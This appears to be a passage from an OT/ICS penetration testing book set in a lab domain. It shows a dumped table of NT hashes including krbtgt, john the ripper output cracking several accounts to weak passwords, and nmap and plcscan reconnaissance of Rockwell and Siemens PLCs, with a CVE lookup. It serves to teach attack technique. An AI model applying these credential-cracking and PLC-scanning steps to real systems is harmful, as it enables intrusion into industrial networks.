





Table	Directory	Status	Preload
● XP free fast	/home/pac/LAB-Share/Op…	inactive	on disk
● XP free small	/home/pac/LAB-Share/Op…	inactive	on disk
● XP special	/home/pac/LAB-Share/Op…	inactive	on disk
● XP german v2	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista special	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista free	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista nine	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista eight	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista num	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista eight XL	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista special XL	/home/pac/LAB-Share/Op…	inactive	on disk
● Vista probabilistic f…	/home/pac/LAB-Share/Op…	disabled	on disk
● Vista probabilistic …	/home/pac/LAB-Share/Op…	disabled	on disk
● XP german v1		not installed	on disk
● Vista seven		not installed	on disk
● XP flash		not installed	on disk
● Vista probabilistic …		not installed	on disk

● = enabled ● = disabled ● = not installed







User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2
Administrator		7aa2d34414c530b3c4a5ca0cd874f431		
DefaultAccount		31d6cfe0d16ae931b73c59d7e0c089c0		
FT-DIR1$		c8d9d53ed85feeedb4339537bd414e91		
FT-DIR2$		8148a4a6af95c4e6b3383c21672a16e2		
Guest		31d6cfe0d16ae931b73c59d7e0c089c0		
HMI-1$		a68c9dc314b7c1fdf5b82c0e8f3aab98		
HMI-2$		b92e2a51775e044c2c740099b36e796f		
LAB-DOMAIN$		2f27c66deddb6a954d57b4fda536f404		
OT-DC1$		6f51eae3f682923a716976628d19fe07		
OT-Domain.local\User-1		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\admin		8c4fb19f4ecf1697ac542de6abcfae9b		
OT-Domain.local\engineer-1		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\engineer-2		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\engineer-3		64f12cddaa88057e06a81b54e73b949b		
OT-Domain.local\engineer-4		64f12cddaa88057e06a81b54e73b949b		
OT-Domain.local\pac		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\theAdmin		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\user		64f12cddaa88057e06a81b54e73b949b		
OT-SQL$		703432772c4ab7362b839abb485b6664		
WORKSTATION1$		f316157408c672bb2e8ac627a22bc198		
WORKSTATION10$		1d0fd8c555e89e58f797fc04f7a3126f		
WORKSTATION12$		e59150632155b3050e38ed6f12acb519		
WORKSTATION2$		0f601805b90b6d685e430f8810eb066b		
krbtgt		5c8203b6d6fc528b59a59168d4fc3fed		



```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/crackstation.txt --fork=12 --format=NT
Using default input encoding: UTF-8
Loaded 17 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 14 password hashes with no different salts
Node numbers 1-12 of 12 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
4: Warning: Only 4 candidates left, minimum 12 needed for performance.
2 0g 0:00:00:43 DONE (2021-04-05 17:57) 0g/s 2281Kp/s 2281Kc/s 31938KC/s ：軀津村改制為..龠部　（やくぶ）
10 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀甲蛺蝶..龠・合（2龠）・升（10合）・斗（
9 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2260Kp/s 2260Kc/s 31650KC/s 龟冈盆地..龟龟论坛
7 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2261Kp/s 2261Kc/s 31658KC/s 軀堂會傳記刊行會..¿龥˝
8 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31629KC/s 軀山風呼（..龟〔軀〕
11 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀黨類..「 龠」字は竹製の管楽器、
5 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀裂。..龢（和）
3 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s （軀戶站方向停車）..¾ię¾im
4 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 。龟纽龙章，远赐扶桑之域；贞珉大篆，荣施镇
12 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2261Kp/s 2261Kc/s 31657KC/s 龟兹语..龟驮碑
1 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀田“man·shintan”誠治師匠：主　唱．貝斯手．
Waiting for 11 children to terminate
6 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31628KC/s 軀山會合支流..¿龥
Session completed

┌──(pac㉿kali-001)-[~/Documents/book]
└─$ john hashes.txt --format=NT --show
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount::503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
OT-Domain.local\engineer-1:Password123:1106:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-2:Password123:1107:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-3:Password1:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\engineer-4:Password1:1109:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\theAdmin:Password123:3101:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\pac:Password123:5104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\user:Password1:5601:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\User-1:Password123:5602:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
```



```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ nmap 172.25.200.10-30 -p 44818,2222 --script enip-info
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 15:37 MDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
ervers with --dns-servers
Nmap scan report for 172.25.200.11
Host is up (0.0020s latency).

PORT      STATE  SERVICE
2222/tcp  closed EtherNetIP-1
44818/tcp open   EtherNet-IP-2
| enip-info:
|   type: Communications Adapter (12)
|   vendor: Rockwell Automation/Allen-Bradley (1)
|   productName: 1756-EN2T/B
|   serialNumber: 0x00611ab0
|   productCode: 166
|   revision: 5.28
|   status: 0x0030
|   state: 0x03
|_  deviceIp: 172.25.200.11

Nmap scan report for 172.25.200.12
Host is up (0.0018s latency).
```



CVE Details

The ultimate security vulnerability datasource

og In Register

- Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ

en2t

About 6 results (0.14 seconds)

Rockwellautomation 1756-**en2t** Series D Firmware : CVE security ...
www.cvedetails.com › Rockwellautomation-1756-en2t-Series-D-Firmware
Rockwellautomation 1756-**en2t** Series D Firmware security vulnerabilities, exploits, metasploit modules,


Rockwellautomation 1756-**en2t** Series D Firmware : List of security ...
www.cvedetails.com › Rockwellautomation-1756-en2t-Series-D-Firmware
Security vulnerabilities of Rockwellautomation 1756-**en2t** Series D Firmware : List of all related CVE sec

Rockwellautomation 1756-enbt : List of security vulnerabilities
www.cvedetails.com › product_id-23875 › Rockwellautomation-1756-enbt
Security vulnerabilities of Rockwellautomation 1756-enbt : List of all related CVE security vulnerabilities.


Rockwellautomation : Security vulnerabilities
www.cvedetails.com › vendor_id-9492 › opdos-1 › Rockwellautomation
An exploitable denial of service vulnerability exists in the processing of snmp-set commands of the Allen

Rockwellautomation : Security vulnerabilities
www.cvedetails.com › vulnerability-list
Cross-site scripting (XSS) vulnerability in the web server in Rockwell Automation Allen-Bradley Compact


Windriver Vxworks : List of security vulnerabilities
www.cvedetails.com › product_id-15063 › Windriver-Vxworks
Wind River VxWorks 6.5, 6.6, 6.7, 6.8, 6.9.3 and 6.9.4 has a Memory Leak in the IGMPv3 client compo



```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ plcscan 172.25.200.24
Scan start...
172.25.200.24:102 S7comm (src_tsap=0x100, dst_tsap=0x102)
  Module                   : 6ES7 315-2EH14-0AB0  v.0.4         (36455337203331352d32454831342d304142302000c000040001)
  Basic Hardware           : 6ES7 315-2EH14-0AB0  v.0.4         (36455337203331352d32454831342d304142302000c000040001)
  Basic Firmware           :                      v.3.2.6       (202020202020202020202020202020202020202000c056030206)
  Unknown (129)            : Boot Loader           A            (426f6f74204c6f616465722020202020202020202000004120909)
  Name of the PLC          : SNAP7-SERVER                       (534e4150372d5345525645520000000000000000000000000000000000000000)
  Name of the module       : CPU 315-2 PN/DP                    (435055203331352d3220504e2f44500000000000000000000000000000000000)
  Plant identification     :                                    (0000000000000000000000000000000000000000000000000000000000000000)
  Copyright                : Original Siemens Equipment         (4f726967696e616c205369656d656e732045717569706d656e74000000000000)
  Serial number of module  : S C-C2UR28922012                   (5320432d4332555232383932323031320000000000000000000000000000000)
  Module type name         : CPU 315-2 PN/DP                    (435055203331352d3220504e2f44500000000000000000000000000000000000)
  Serial number of memory card: MMC 267FF11F                    (4d4d432032363746463131460000000000000000000000000000000000000000)
  Manufacturer and profile of a CPU module:  *                                  (002af6000001000000000000000000000000000000000000000
  OEM ID of a module       :                                    (0000000000000000000000000000000000000000000000000000000000000000)
  Location designation of a module:                     (0000000000000000000000000000000000000000000000000000000000
Scan complete
```

